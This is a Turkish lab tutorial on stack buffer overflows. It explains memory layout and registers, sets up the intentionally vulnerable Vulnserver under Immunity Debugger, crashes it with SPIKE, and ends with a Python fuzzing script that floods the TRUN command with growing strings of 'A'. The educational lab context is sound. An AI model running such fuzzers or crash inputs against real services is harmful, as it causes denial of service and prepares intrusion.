
|  |
| --- |
| ***Buffer Overflow*** |
| Kaan Efe Öğüt  *ADLİ BİLİŞİM MÜHENDİSLİĞİ* |
| Sunucu üzerinde Python kodları kullanılarak yapılabilecek testleri birlikte gerçekleştireceğiz |

**20.10.2021**



-Konuya direk girmeden önce RAM hakkında biraz bilgi vermemiz gerekmektedir.

RAM

-Heap -> Referans tipi

-Stack -> Yerel değişkenlerimizi ve fonksiyon içerisinde yaptığımız işlemler kayıt edilir.(Limitli bir yer ayrılır.)

\*Extended stack pointer

\*Buffer -Değer burada kalır-Uzun değer atandığında taşabilir.

\*Extended Base Pointer - Kaçıncı noktada çöktüğünü bilmemiz gerekmektedir.

\*Extended Instruction Pointer - Genişletilmiş depo - Şunu yap bunu yap gibi. - Hacker adres belirtip burada işlem yaptırabilir.

-Data -> Bağlı kalmayan değişkenler burada tutulur.

-Text(Code) -> Yapılması gerekenleri belirttiğimiz yer burasıdır.

Eğer yer yeterli gelmezse Stack over flow olur.Bu olay sonrasında orada bir zafiyet oluşur.

------

BINARY

Machine Language -> 1 ve 0 ' lardan oluşur.

Assembly -> HLL üzerinden gelen bilgileri makine bilgilerini dönüştürür.


High Level Language -> Programlama dilleri gibi yazıyoruz.Yazdığımız kod assembly hale gelir.

-----

Ram hakkında temel bilgi sahibi olduktan sonra öncelikle saldırı gerçekleştirebileceğimiz sunucuyu kuralım.


SUNUCU OLUŞTURMA

-Sunucu oluşturma işlemi için öncelikle Immunity Debugger uygulamasını kuruyoruz.




İndirme sayfası bu şekilde görüntülenmektedir.Gerekli kurulumu gerçekleştiriyoruz.Python yüklü değil ise onu da yüklemek isteyecektir.

-Bu işlem öncesinde Firewall kapalı olmalıdır.Burada bir senaryo uyguluyoruz.




-Gerekli kurulum işlemlerinden sonra windows üzerinde https://github.com/atilsamancioglu/vulnserver bağlantısı üzerinden indirdiğimiz vulnserver'ı yönetici olarak çalıştırıyoruz.


- Ardından tersine mühendislik için kullanacağım Immunity Debugger'ı yönetici olarak çalıştırıyorum.



-Programın görüntüsü bu şekildedir.




-Ardından File sekmesine geçiş yapıyorum ve burada Vulnserver'ı seçip attach ediyorum.




-Bu işlemin ardından karşımıza böyle bir sayfa gelecektir.

-Bu sayfa üzerinden play tuşuna basıp veri akışını görüntüleyebiliriz.



-Kısa bir deneme yapmak için server'ın IP adresini görüntülüyoruz.




-Servera başarılı bir şekilde bağlantı sağladığımızı görüntülüyoruz.

Spike Kod


-Sürekli girdi gönderip sistemi çökertmeye çalışıyoruz.Burada stack over yaşatıp oradan zafiyet bulmaya çalışacağız.

-Bu işlem için kendi kodumuz değil linux üzerinde kurulu olarak gelen generic\_send\_tcp'den yararlanacağız.




-Komut dizini üzerinde "generic\_send\_tcp" komutu ile bu aracı çalıştırıyoruz.


-Bu araç sunucuya sürekli bilgi gönderip sunucuyu çökertme odaklı çalışır.




-Örnek olarak çok basit bir kod gösterebilirim.Ayrıca network üzerinden de başka versiyonlarına erişim sağlanabilir.




-Locate komutu ile arama yaptığımızda kullanabileceğimiz Spike türlerini görüntüleyebiliriz.




-Klasörlere geçiş yaptığımda içerisinde farklı türler için kullanabileceğimiz spikeları görüntüleyebiliyoruz.




-Daha sonrasında boş bir script yazmak için dosya açıyorum.İçerisine basit bir script yazıyorum.



-İşlemi başlatıyorum.




-Server üzerinde veri akışını bu şekilde görüntüleyebiliyoruz.



-Kodun içeriğini TRUN olarak değiştiriyorum.

-Sağlıklı işlemler gerçekleşmesi için burada Serverı yeniden başlatmak önemlidir.



-TRUN şeklinde çalıştırdığımda sistemin dayanamayıp çöktüğünü görüntülüyorum.

Fuzzing Kod

-Sistemin hangi raddede çöktüğünü öğrenmek için fizzy kullanıyoruz.

-Bu işlemi gerçekleştirmek için pycharm üzerinde kod yazacağız.

Fuzzing.py

from time import sleep

import sys

import socket

numberOfCharacters = 100

stringToSend = "TRUN /.:/" + "A" \* numberOfCharacters

while True:

try:

mySocket = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

mySocket.connect(("10.0.2.4", 9999))

bytes = stringToSend.encode(encoding="latin1")

mySocket.send(bytes)

mySocket.close()

stringToSend = stringToSend + "A" \* 100

sleep(1)

except KeyboardInterrupt:

print("Crashed at: " + str(len(stringToSend)))

sys.exit()

